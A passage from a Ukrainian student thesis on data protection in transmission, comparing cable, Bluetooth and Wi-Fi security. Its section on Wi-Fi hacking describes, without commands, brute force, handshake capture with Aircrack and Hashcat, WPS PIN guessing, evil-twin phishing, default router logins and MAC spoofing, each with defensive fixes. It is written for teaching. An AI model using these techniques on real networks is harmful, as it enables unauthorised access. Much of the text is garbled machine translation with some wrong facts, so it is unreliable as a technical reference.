Якщо це автомобіль то цей спосіб можливий, адже в ньому достатньо місця для розміщення головного комп'ютера та всіх додаткових комплектуючих. Але якщо пристрій має малий розмір то цей спосіб стає неможливим, або дуже дорогим, через те, що використання над малих комп'ютерів є дорогою технологією.

Також іноді неможливо використовувати кабель для зв'язку з частиною механізму. Наприклад, якщо це машина, то дізнатися який тиск всередині колеса допомагає спеціальний датчик на заглушці спускного клапана. А з'єднати цей датчик та головний комп'ютер за допомогою кабелю буде неможливим. Тому, що під час руху машини кабель буде пошкоджений через постійне його скручування. І таких прикладів можна навести велику кількість. Але основа які їх з'єднує це зв'язок між статичним та рухомим об'єктом. Тому використання кабельної системи в цьому випадку є не доцільним та потрібно передавати інформацію по повітрю, за допомогою відповідних технологій, наприклад *Bluetooth* чи *WiFi*.

Кафедра КСМ				НАУ 21 13 31 000 ПЗ			
Виконав	Дебольський О.С			Захист даних при їх передачі	Літера	Аркуш	Аркушів
Керівник	Антонов В.К					24	70
Консульт.					123 КС-431Б		
Норм. контр.	Журавель С.В.						
Зав. Каф.	Жуков І.А.						

Наступним недоліком кабельної системи є те що на неї можуть впливати зовнішні чинники. Та цим спровокувати пошкодження або втрату інформації. Такими чинниками є білий шум, електромагнітні хвилі, температура навколишнього середовища. Щоб зменшити вплив зовнішніх чинників потрібно збільшувати об'єм або густину захисного шару. Але це тягне за собою такі недоліки:

- Збільшення розмірів
- Збільшення вартості

Наступним варіантом це є використання технологій *Bluetooth* та *WiFi*. У кожного з них є свої переваги та недоліки. Розглянемо їх детальніше.

2.2. Технологія передачі даних *Bluetooth*

Переваги та недоліки технології *Bluetooth* добре відомі кожному, хто використовує її для передачі даних та обміну інформацією. Отже, що таке *Bluetooth*? Це технологія бездротової передачі даних між двома пристроями, які дуже близькі один до одного.

Мережі *Bluetooth*, відомі як *Personal (PAN)*, є відносно безпечними, оскільки вони добре захищені від проникнення та крадіжки даних. Великою перевагою *Bluetooth* є те, що це бездротова технологія, що означає, що кабелі та кабелі не потрібні.

Єдиним обмеженням є те, що його можна ефективно використовувати на відстані до 100 метрів (на відкритому повітрі та без радіоперешкод). Ви часто працюєте на вулиці? Можливо, ні, тому дальність польоту становить лише кілька метрів. Якщо ви вважаєте, що це великий недолік, знайте, що така невелика відстань не дозволяє зловмисникам (хакерам) проникнути на ваш комп'ютер. Відбиток пальця повинен бути поблизу вас (інакше сигнал не буде захоплений). Однак робота з зовнішніми пристроями проста і надійна. Цю технологію можна порівняти з *Wi-Fi*, де зловмисник може сидіти склавши руки і мовчки захоплювати вашу інформацію.

Ця технологія є найбільш поширеною на ринку мобільних телефонів. Сьогодні всі сучасні смартфони оснащені технологією Bluetooth, тому пристрої можуть бути дуже тісно синхронізовані з різними іншими пристроями та обмінюватися даними. Ця технологія також широко використовується в планшетах, нетбуках, ноутбуках, гарнітурах для мобільних телефонів, принтерах, ігрових приставках, DVD-програвачах і телевізійних контролерах. Є ще кілька областей, в яких він застосовується, і його широке впровадження в електронні технології - це лише питання часу. Наприклад, є деякі пристрої, які можна легко підключити до цієї технології.

2.2.1. Переваги та недоліки технології *Bluetooth*

Безперечною перевагою є швидкість передачі даних, яка в останній версії досягла значення 1 Мбіт / с. Практично ніколи не виникає проблем із сумісністю пристрою. Однак є кілька важливих обмежень.

2.2.2. Переваги *Bluetooth*

Bluetooth не вимагає прямої синхронізації та прямої видимості між пристроями. Це дозволяє передавати дані, наприклад, на пристрій в іншій кімнаті. Ще одна перевага, як зазначалося вище, полягає в тому, що ця технологія є бездротовою і тому не потребує кабелів та проводів. Це важливий фактор, враховуючи зростаючу роль мобільності у нашому житті.

Максимальна дальність польоту - до 100 метрів. Однак ця відстань значною мірою залежатиме від типу пристрою та версії Bluetooth, який використовується.

Для Bluetooth не потрібен акумулятор. Це робить його чудовим інструментом для великої кількості електронних пристроїв, включаючи деякі медичні пристрої. Цю технологію можна використовувати де завгодно.

Однією з головних переваг є простота використання. Будь-яка людина може легко навчитися підключати та поєднувати два пристрої. Крім того, ця технологія є абсолютно безкоштовною і не потребує допомоги постачальника послуг.

Інші бездротові мережі навряд чи увійдуть у вашу мережу. Передані сигнали слабкі з точки зору ефективності випромінювання, і використовується раптова настройка частоти.

2.2.3. Недоліки *Bluetooth*

Хоча швидкість передачі вражає близько 1 Мбіт / с, деякі інші технології, такі як ГЧ, можуть забезпечувати швидкість передачі даних до 4 Мбіт / с. Це область, яка потребує найближчого вдосконалення.

Енергоспоживання низьке лише під час передачі даних, але у багатьох пристроях *Bluetooth* це неминуче споживає значну кількість заряду акумулятора та значно скорочує термін служби.

Зрештою, переваги технології перевищують недоліки. *Bluetooth* використовується мільйонами людей по всьому світу, і його популярність буде поширюватися ще швидше. Ця технологія пропонує неперевершений комфорт та простоту використання. Безсумнівно, усі гаджети та електронні пристрої в нашому домі незабаром використовуватимуть цю технологію *Bluetooth*.

2.2.4. Захист *Bluetooth*

Завжди вимикайте *Bluetooth*, коли він вам не потрібен.

Введіть код захисту. Не використовуйте прості паролі.

Не приймайте запити на підключення від невідомих пристроїв.

Встановити режим невидимим для інших, навіть якщо він не гарантує повного захисту.

Злом пароля хакера відкриває ряд можливостей:

- Наберіть будь-який номер.
- Встановіть будильник або звук для вхідного дзвінка.
- Інформація про *SIM*-карту, рівень заряду та прийом мережі.
- Змініть мову телефону.
- Прочитайте список контактів.

- Прочитайте *SMS*.
- Увімкніть і вимкніть лише телефон.
- Безшумний режим увімкнення / вимкнення.
- Блокування телефону.
- Змініть дату та час.
- Запустіть і видаліть програми *Java*.
- Конференція *APP* у 2011 році

І це далеко не повний перелік усіх варіантів.

2.2.5. Процедури затвердження

Авторизація - це процес, за допомогою якого призначений пристрій *Bluetooth* визначає дозвіл на використання інформації та послуг.

Існує три обмеження довіри між пристроями *Bluetooth*:

- надійний
- ненадійний
- невідомий

Якщо пристрій 1 має автентифіковане з'єднання з пристроєм 2, пристрій 2 має необмежений доступ до пристрою 1. Якщо пристрій 2 не має дозволів (рівень довіри), доступ до пристрою 1 обмежений. Нерозпізнаний пристрій вважається неперевіреним.

2.2.6. Режим кодування

Послуга шифрування *Bluetooth* має 3 режими.

Перший режим не включає кодування.

Другий: шифрування зв'язку з пристроями, але без передачі.

Третій кодує всі типи зв'язку.

Діапазон пристроїв *Bluetooth* не перевищує 100 м (клас А).

Вид на 100 метрів без особливих перешкод. Однак на практиці було доведено, що ця відстань зазвичай зменшується до 20 метрів. Це один із фактів, який хакери не можуть повною мірою застосувати до атак. Ще до детальної обробки алгоритмів *Defcon-2004* широкому загалу був представлений спеціальний підсилювач - гарматна антена *BlueSniper*, розроблена Джоном Гаррінгтоном. Ця антена підключена до портативного пристрою: КПК або ноутбука. У певному напрямку (в межах 1,5 км) йому вистачило сили.

2.2.7. Безпека *Bluetooth*

Система безпеки *Bluetooth* спирається на декілька методів. По-перше, раптова зміна частоти. Алгоритм зсуву частоти відомий як основним, так і допоміжним пристроям, але не третім сторонам. По-друге, секретний ключ, яким обмінюється під час з'єднання. Використовується для автентифікації та шифрування (128 біт). Існує три режими безпеки *Bluetooth*. Вони тут:

- Режим захисту 1: активний захист вимкнено.
- Режим безпеки 2: Захист на рівні обслуговування. Аутентифікацію, конфігурацію та авторизацію забезпечує централізований співробітник служби безпеки. Користувачів не можна активувати. Немає захисту на рівні пристрою.
- Режим захисту 3 - рівень захисту пристрою. Аутентифікація та шифрування секретного ключа. Назавжди. Сила забезпечує захист з'єднання низького рівня.

2.3. *WiFi*

2.3.1. Налаштування безпеки маршрутизатора

Встановлюючи *Wi-Fi*, у вас є кілька варіантів захисту маршрутизатора. Якщо ваш маршрутизатор залишиться незахищеним, іноземці зможуть отримати до нього доступ, використовувати його для незаконних дій від вашого імені, контролювати використання Інтернету або навіть встановлювати шкідливе програмне забезпечення.

У вас буде кілька варіантів конфігурації бездротової безпеки: наприклад, жоден, *WEP*, *WPA*, *WPA2*-персональний, *WPA2*-корпоративний і, можливо, *WPA3*. Залежно від того, як ви плануєте користуватися Інтернетом, вам може знадобитися більш-менш надійний захист.

Який найкращий спосіб захистити бездротовий Інтернет?

Обраний вами спосіб захисту буде залежати від можливостей вашого маршрутизатора. Старі пристрої не можуть підтримувати нові протоколи безпеки, такі як *WPA3*.

Далі наводиться список протоколів безпеки, відсортованих за рівнем безпеки (найвищий - найбезпечніший):

1. *WPA3*
2. Підприємство *WPA2*
3. Персональний *WPA2*
4. *WPA + AES*
5. *WPA + TKIP*
6. *WEP*
7. Відкрита мережа (без захисту)

2.3.2. Конфіденційність кабельного еквівалента (WEP)

Перший протокол безпеки називався *Wired Equivalent Privacy* або *WEP*. Цей протокол залишався стандартом безпеки з 1999 по 2004 рік. Хоча ця версія протоколу призначена для захисту, вона має відносно середній рівень безпеки і важко налаштовується.

На той час імпорт криптографічної технології був обмеженим, а це означало, що багато постачальників могли використовувати лише 64-бітне шифрування. Це дуже низьке шифрування порівняно із 128 або 256 бітними опціями, доступними сьогодні. Зрештою, *WEP* більше не розробляється.

Системи, які все ще використовують *WEP*, не захищені. Якщо у вас *WEP*, вам потрібно оновити або замінити його. Якщо ваша установа використовує *WEP* для підключення до мережі *Wi-Fi*, ваша діяльність в Інтернеті не буде захищена.

2.3.3. Безпечний доступ до *Wi-Fi* (WPA)

У 2003 році ми створили *WEP*, *Wi-Fi Protected Access* або *WPA*. Цей розширений протокол все ще мав відносно низький рівень безпеки, але його було простіше налаштувати. На відміну від *WEP*, *WPA* використовує протокол цілісності часового ключа (*TKIP*) для захисту шифрування.

Коли *Wi-Fi Alliance* перейшов з *WEP* на більш вдосконалений протокол *WPA*, він повинен був зберегти деякі елементи *WEP*, щоб зробити старі пристрої сумісними. На жаль, це означає, що оновлена версія *WPA* все ще має певні недоліки, такі як функція конфігурації *WiFi Protected*, яку можна порівняно легко зламати.

2.3.4. Wi-Fi Protected Access 2 (WPA2)

Через рік, у 2004 році, була запропонована нова версія *Wi-Fi Protected Access* 2. WPA2 має вищий рівень безпеки і простіший у налаштуванні, ніж у попередніх версіях. Основна відмінність від WPA2 полягає в тому, що він використовує Advanced Encryption Standard (AES) замість TKIP. AES може захищати надсекретну державну інформацію, роблячи її хорошим вибором для домашньої або ділової безпеки *Wi-Fi*.

Єдиною помітною помилкою WPA2 є те, що якщо хтось отримує доступ до мережі, він може атакувати інші пристрої, підключені до цієї мережі. Це може бути проблемою, якщо у компанії є внутрішня загроза, наприклад, нещасний працівник, який може зламати інші пристрої в корпоративній мережі (або віддати свої пристрої професійному хакеру).

2.3.5. Wi-Fi Protected Access 3 (WPA3)

Для виявлення вразливостей вносяться відповідні зміни та вдосконалення. У 2018 році *Wi-Fi Alliance* представив новий протокол WPA3. Очікується, що нова версія матиме "нові функції для спрощення безпеки *Wi-Fi*, забезпечення надійнішої автентифікації та підвищення криптографічної стабільності для високочутливих даних".

WPA проти WPA2: чим вони відрізняються табл.2.1.

WPA та WPA2 - найпоширеніші заходи безпеки, що використовуються для захисту бездротового Інтернету. З цієї причини давайте порівняємо різницю між WPA та WPA2, щоб ви могли вибрати правильний варіант для вашої ситуації.

Порівняння WPA та WPA2

	WPA	WPA2
Рік випуску	2003	2004
Метод шифрування	<i>Temporal Key Integrity Protocol (TKIP)</i>	<i>Advanced Encryption Standard (AES)</i>
Рівень безпеки	Вище, ніж в WEP, пропонує базовий рівень безпеки	Вище, ніж в WPA, пропонує підвищений рівень безпеки
Підтримка пристроїв	Може підтримувати більш старе ПО	Сумісний тільки з новішим ПО
Довжина пароля	Допускається коротший пароль	Потрібно більш довгий пароль
Використання в компаніях	Нема версії для компаній	Є версія для компаній
Необхідні обчислювальні потужності	Мінімальні	Потрібно більше потужностей

При порівнянні WPA та WPA2 WPA2 буде найкращим вибором, якщо ваш пристрій це підтримує.

2.3.6. Чому хтось повинен вибрати WPA?

WPA має менш безпечний метод шифрування і вимагає коротшого пароля, що робить його менш безпечним. Не існує корпоративного рішення WPA, оскільки воно недостатньо безпечне для підтримки корпоративного використання. Однак, якщо у вас старіше програмне забезпечення, ви можете використовувати WPA з мінімальною обчислювальною потужністю, і цей протокол може бути для вас більш прийнятним вибором, ніж старий протокол WEP.

2.3.7. Чому краще вибрати WPA2?

WPA2 - це оновлена версія WPA, яка використовує AES-шифрування та довгі паролі для захисту захищеної мережі. WPA2 має версії як для особистого, так і для ділового використання, що робить його ідеальним як для домашніх, так і для ділових користувачів. Однак цей протокол вимагає більшої обчислювальної потужності, тому, якщо у вас старіший пристрій, він може працювати, а може і не працювати повільно.

Який би варіант вам не підходив, важливо захистити свій пристрій, належним чином захистивши з'єднання *Wi-Fi*. Якщо ваш маршрутизатор не підтримує найбезпечніший метод шифрування, спробуйте зашифрувати ваше з'єднання *VPN*. Безкоштовний *VPN* від Panda *VPN* може допомогти вам безпечно та конфіденційно користуватися Інтернетом із будь-якої точки світу.

2.4. Прийоми злому

Бездротові мережі поєднують безліч технологій. І там, де багато технологій, там багато технологій безпеки. А в системі безпеки на дні цієї «качки в яйці» з'являються дірки. І на кожну можливу діру є спосіб атаки. У цьому розділі я хотів би показати вам усі можливі способи злому *Wi-Fi* та проникнення у вашу бездротову мережу. Однак, який із цих варіантів буде працювати, залежить виключно від конкретної ситуації. Також може трапитися так, що мережа повністю захищена і що на даний момент її не атакують хакери) І я дуже сподіваюся, що це ваша мережа. Але тут ми подбаємо про вашу безпеку, тому уважно читаємо себе і відмовляємось читати все відоме: якість позиції цієї статті в пошуку та кількість прочитаних (лічильник безпосередньо під статтею).

Кожен хоче чужого Інтернету. Однак одна справа швидко зірвати свій пароль і показатись однокласникам або залишитися в гуртожитку в Інтернеті, а зовсім інше - зрозуміти саму технологію, яка дозволить отримати доступ майже до будь-якої мережі.

Основні способи зламу *Wi-Fi*:

1. Незахищені мережі.
2. Виберіть пароль вручну.
3. Примусовий пароль.
4. Виберіть код *WPS*.
5. Фішинг.
6. База даних з паролем.
7. Виключення фільтрів.
8. Підслуховування та його інтерпретація.
9. Зламавання маршрутизатора і відкритий пароль.

2.4.1. Незахищені мережі

Загалом, усі мережі сьогодні зашифровані та захищені ключами. Приблизно як на наступному фото рис.2.1.:




Рис.2.1. Приклад захищеної мережі

Однак, все ще існують точки доступу, які жодним чином не захищені. І ви можете підключитися до них вільно, без пароля. Приклад такого пункту: громадські місця, метро.

2.4.2. Вибір вручну

Пересічний користувач зазвичай встановлює простий пароль - ваш пароль чимось пов'язаний? І приємно знати щось важке. Чи знайде ваш сусід ваш пароль *Wi-Fi* за допомогою цього пошуку? І якщо хтось знає ваш інший пароль (наприклад, вашу поштову скриньку або соціальну мережу), чи зможе він скинути ваш пароль *Wi-Fi*? Люди люблять повторювати і зазвичай вводять одне і те ж. Це рідко працює, але з точністю. Особливо у старих мережах *WEP*, де були дозволені паролі менше 8 символів, часто використовувались і коди "12345", і "*QWERTY*" рис. 2.2.

1	123456	6	1234567890	11	qwertyuiop	16	7777777	21	google
2	123456789	7	1234567	12	myn00b	17	1q2w3e4r	22	1q2w3e4r5t
3	qwerty	8	password	13	123321	18	654321	23	123qwe
4	12345678	9	123123	14	666666	19	555555	24	zxcvbnm
5	111111	10	987654321	15	18atcskd2w	20	3rjs1la7qe	25	1q2w3e

Рис.2.2. Приклад найпростіших паролей

Також зауважте, що багато провайдерів іноді використовують у своїх шаблонах "стандартні" паролі. Наприклад, *InternetPautina825*, де 825 - номер квартири. І виходячи з цих залежностей, сусіди можуть розрахувати ваш пароль.

Виправлення: ми використовуємо не дуже прості та виключно асоціативні паролі. Ми не використовуємо перелічені вище паролі. Ми завжди використовуємо НАШ пароль, уникаємо паролів за замовчуванням. Що стосується паролів, пройдіть навчання на сторонніх джерелах. Звичайно, ви можете створити серію «дудлів», але ви знайдете кращий носій; нарешті, вам доведеться ввести його (і покласти кілька символів на телефон, просто катувати).

2.4.3. Брутфорс

Brute Force - це метод автоматичного відновлення пароля. У вас нарешті є можливість ввести свій пароль? І якщо ви дозволите програмі зрозуміти всі можливості і спробувати з нею працювати. Хакери зробили те саме (і деякі експерти все ще роблять), я маю на увазі не сильний вплив, описаний нижче, а прямий вибір підключення).

Тепер розбийте це, переважно лише старі моделі без слабкого виявлення атак та паролів (*WEP*). Нові моделі зазвичай можуть виявити атаку та спричинити затримку пошуку або навіть повністю деактивувати машину атаки (а хакери намагаються паралельно маскуватися). Крім того, сучасні маршрутизатори змушують користувачів вводити довгі та складні паролі, на пошук яких знадобляться роки.

Основні факти про брутфорс:

- Програми можуть скористатися різноманітними параметрами, придатними для моделі мережі *WEP* або маршрутизатора, що змушує користувача вводити надійні паролі, коли на словник неможливо атакувати. Це. не ховайся від цього. саме підключення завжди відкрите для звичайних користувачів мережі.

- Можлива атака за словником - під час завантаження файлу з найпоширенішими паролями (я показав вам дуже вузький приклад вище, тому я не рекомендував використовувати асоціативні та легко відновлювані паролі, які можуть міститися в даних більшого файлу). Таких файлів багато - у *Kali Linux* їх десятки, і скільки їх додається.

- Програма працює на декількох потоках, наприклад ви можете спробувати переглянути кілька варіантів одночасно. Але ось особливість: маршрутизатор може відхилити такі спроби, ініціювати затримку авторизації або повністю перезавантажити. Але в деяких випадках ця робота маршрутизатора не зберігається, не довіряйте йому повністю.

2.4.4. Перехоплення «рукопотискання»

Поки що одним із найефективніших методів є фіксація "рукостискання". Що це? Навіть чисто жорстоким способом, лише з попереднім захопленням шифрування та подальшою спробою його розшифрувати. Ось коротка схема:

1. Ти тихо сидиш у мережі.
2. Мережа не працює.
3. Комп'ютер під'єднується знову.

Що відбувається при повторному підключенні: Комп'ютер пересилає пароль маршрутизатору, маршрутизатор приймає його, і якщо це вдається, встановлює підключення. Насправді це абсолютно непомітно, без переривання мережі та введення пароля, все робиться автоматично вашою системою.

Це процес введення пароля, який можна назвати «рукостисканням» або «рукостисканням». Однак у цього методу є недолік: дані спочатку передаються в зашифрованому вигляді. Однак, якщо ви дійсно хочете, ви можете відсканувати це шифрування (навіть служби) і відкрити захищені паролем дані. І це не займе більше часу, ніж пряма груба сила. Це вся основа методу. Наш звичайний *Aircrack* може видалити рукостискання, а *HashCat* (компілятор та генератор паролів) може вибрати пароль.

Це відмінності від минулого:

- За допомогою класичної грубої сили програма завжди намагатиметься підключитися до маршрутизатора за допомогою нового пароля під час підключення.
- При імітації з'єднання програма отримує дані, зашифровані за допомогою правильного пароля. І тоді хакер намагається забрати його додому на потужній відеокарті або за допомогою зовнішніх служб. Завдяки цьому вам не потрібно

часу на підключення, не слід боятися фільтрувати роутер, все відбувається набагато швидше.

2.4.5. WPS-код

Деякі маршрутизатори мають ту саму марну кнопку - *WPS*, яка дозволяє підключати пристрої в простому режимі. За замовчуванням *WPS* все ще ввімкнено на багатьох маршрутизаторах. А підключення до такої мережі здійснюється лише шляхом введення цього *PIN*-коду, який складається лише з цифр.

PIN-код містить лише 8 цифр. Я вже говорив про повну легітимність пошуку *WEP*, а тут це навіть простіше: просто цифри. Згодом було виявлено кореляцію, яка дозволяє здійснювати вибір у парах: перші 4 цифри, а потім ще 4 цифри. Все це значно прискорює пошук, і відправна точка *WPS* може бути порушена за кілька годин. Деякі можуть заперечити, що сучасні маршрутизатори фільтрують такі атаки та затримки, але спочатку ви не довіряли б вразливим технологіям.

Інша можливість атаки - використання заздалегідь визначених кодів. Деякі заводські пристрої мають однаковий *PIN*-код, а пропоновані програми вже знають ці паролі, тому все може бути набагато простіше.

2.4.6. Шахрайство з особистими даними

Ще одним чудовим методом є перегляд сторінки користувача в Інтернеті ... ви спокійно сидите зі своїми однокласниками і один раз, у всьому вікні браузера, терміново пропонуєте оновити браузер, де ви просто вводите пароль *Wi-Fi*.

Крім того, ви можете обертати без підключення до мережі. Але ви можете побачити заміну. Найдешевший варіант:

1. Створено точку доступу з тим самим непрацюючим іменем мережі.
2. Хороший сигнал і ім'я вашого пристрою рано чи пізно підключиться.
3. Після входу в систему введіть пароль, який хакер успішно отримає.

Метод працює, але тут не обійтися без вдачі. Ситуація ускладнюється тим, що доступні методи реалізації програмного забезпечення, такі як сам *WifiPhisher*, що дозволяє йому використовувати такі атаки, що є не досвідченими дітьми або навіть студентами, які переглядають відео на *YouTube* також рис. 2.3.

firmware (1.0.12) has been detected
and awaiting installation. Please
review the following terms and
conditions and proceed.

Terms And Conditions:

1. LICENSE.

Subject to the terms and conditions of
this Software License Agreement,
Netgear hereby grants you a restricted,

☐ I Agree With Above Terms And
Conditions

WPA2/WPA Pre-Shared Key:

Start Upgrade

© Netgear 2016. All Rights Reserved.

Рис. 2.3. Приклад повідомлення про повторний ввід паролю

2.4.7. База даних паролів

Існують програми та служби, які зберігають бази даних паролів у спільних точках доступу. Особливо це стосується різних кафе великих міст. Хочете сісти за бар, але не знаєте пароля? Як правило, хтось на ньому вже підключений до *Wi-Fi*, тому пароль, ймовірно, впливав на базу даних. Те саме може статися з домашньою мережею (малоймовірно, але ці програми також постачаються з домашніми магазинами).

Прикладом такої служби додатків є сканування карти *Wi-Fi* або маршрутизатора. А на карті також відображатимуться доступні точки та підключатиметься. І найголовніше: доступно безкоштовно на самому ринку *Play* рис.2.4.




Рис.2.4. Приклад програми з базою паролів

2.4.8. Злом маршрутизатора

Не всі атаки маршрутизатора можуть відбуватися через *Wi-Fi*. У деяких випадках зловмисник може підключитися безпосередньо до вашого маршрутизатора за допомогою кабелю (наприклад, у вас є спільна мережа з усіма видимими клієнтами або злочинець потрапив на щит вночі і розбився безпосередньо). Або це простіше: якщо у вас біла *IP*-адреса та відкритий маршрутизатор, хтось знайде ваш маршрутизатор прямо з Інтернету.

Що може бути страшним? Хакер може спробувати знайти пароль для доступу до панелі управління маршрутизатора. Багато хто залишає вас адміністратором за замовчуванням (ім'я для входу / пароль). Інший варіант: якщо маршрутизатор старий, ви можете використовувати відкриті вразливості. Ви матимете доступ до конфігурації, і пароль *Wi-Fi* вже зберігається у конфігурації у відкритому режимі (і якщо він дійсний лише для *Wi-Fi*).

Виправлення: закрийте маршрутизатор, щоб отримати доступ до Інтернету, залишилася лише локальна мережа. Завжди змінюйте пароль конфігуратора маршрутизатора (не плутати з паролем *Wi-Fi*), не встановлюючи адміністратора адміністратора та інші паролі за замовчуванням. Завжди оновлюйте прошивку маршрутизатора; у старих можуть бути вразливості.

2.4.9. Обхід фільтрів

Деякі точки доступу можуть карати злочинців просто тому, що внизу є невідповідна *MAC*-адреса. Ви можете налаштувати його. Хакер навіть не зможе розпочати атаку, не спробувавши програти. Однак зауважте, що *MAC*-адресу можна постійно змінювати (і навіть може маскуватися під вашу), але студенти про це не знають.

Однак це не так складно для досвідченого хакера (наприклад, ваша атака, якщо фільтр використовує стандартний білий і чорний список для фільтрації маршрутизатора або батьківського контролю):

- Чорний список. Тому ви повинні змінити адресу на адресу, якої немає в цьому списку. Універсальна програма - *Macchanger*.

- Білий список. Підключені лише перераховані в ньому пристрої. Тож спочатку потрібно подивитися на ці пристрої та їх адреси (*Airodump-ng* це зробить), а вже потім пристосовуватись до них із самого *MacGenger*.

Виправлення: На практиці описані вище методи захисту забезпечать вам належний захист. Але людям, які розгублені, я рекомендую організувати на маршрутизаторі фільтр для білого паперу, де вони можуть робити всі домашні пристрої (лише вони матимуть доступ до мережі). Звичайно, це буде проблематично під час відвідування друзів та сім'ї (коли для отримання доступу потрібно отримати *MAC*-адресу), але принаймні для гостей ви можете налаштувати мережу *Wi-Fi* для гостей, які не мають доступу. До локальної мережі та включати її лише в присутності гостей. Це не врятує досвідчених хакерів, але всі діти ваших сусідів будуть вражені вашою вдумливістю.

2.4.10. Безпека мережі

Ось кілька речей, які ви повинні мати *ndroid* або *iOS*, що добре з готовими ключовими словами - так у житті немає життя. Тож те, що вони побачили на поселенні Калі (подивіться, як на це подивитися) - ви знаєте, хто може задати питання. І все ж, якщо телефонів стільки - крутого рішення не буде.

Школярі зможуть повірити в силу своїх телефоні. Моя рекомендація - вчіться в *Google Play* або *App Store*, що є «перервою в *wi-fi*», і у вас є цілий вибір програм. Багато? Більша їх частина - відкритий обмін цими поганими хлопцями. Навіть якщо ви знайдете те, про що добре запитати, тут є основні категорії програмного забезпечення:

- Вибір парашута *WPS*.
- Базовий потік.

Тут немає ніяких наручників чи блефу, які не були б необхідними - для дуже складної кількості речей, ось що Тож як би там не було - телефон не розбиваєш телефоном. Деякі моделі смартфонів *Kali* створені, але я знайомий з перевагами ваших сеансів, а також цим.

Виправлено: Методи захисту від розриву "телефону" залишаються незмінними - виключіть *WPS*, змініть ту саму сторінку, яка однакова.

Висновки до розділу

Підвівши підсумки, для створення максимально безпечної мережі потрібно використовувати протокол *WPA2*. Якщо користувач сам встановлює пароль то потрібно вводити пароль максимально довгим та використовувати спеціальні символи. Пароль не повинен мати якихось простих асоціацій. Найкращим вибором буде ряд випадкових символів. Застосувавши такий метод злоумиснику буде неможливо взламати/підібрати пароль. Так як викиристовуючи такий метод можна в середньому підбирати 5 000 паролів в секунду. На перший погляд це велика цифра. Але взявши вибірку із 80 символів доступних на клавіатурі та взявши пароль із 16 символів. Отримаємо 564 041 196 467 871 540 000 000 000 000 комбінацій паролів. І щоб підібрати пароль знадобиться 3 577 125 802 053 979 832 років. Тобто встановивши с самого початку складний пароль ви вже зможете забезпечити безпеку своєї мережі. Швидкість перебору можна звісно збільшити і до 15 000. Це залежить від способу, що саме взламують, та від самого пристрою. Також можна збільшити кількість пристроїв які будуть виконувати цю операцію. Але все одно час все для підбору залишається таким же захмарним.

Тобто використовуючи власні точки доступу, або ті які ви повністю довіряєте забезпечує захист від такого роду взлому.

Також найібільшою вразливістю будь якої добре захищеною комп'ютерної системи, як не дивно, є сама людина. Просто неухажність може звести на нівець всю безпеку. Але це вже залежить від вдачі фальшивого ресурсу та інших критерій. Адже антивірус може не допустити відкриття такого сайту, або програми.

Найбільш надійним спосіб забезпечити надійність системи, як не дивно, буде звести на нівець весь доступ до системи людини. Тобто якщо система буде працювати абсолютно автономно. То і з ладу вона не зможе вийти якщо включені всі міри безпеки. А взламати захищені протоколи які спроектовані саме для машин буде вже неможливим, адже машина може використовувати довгі та складні ключі безпеки.

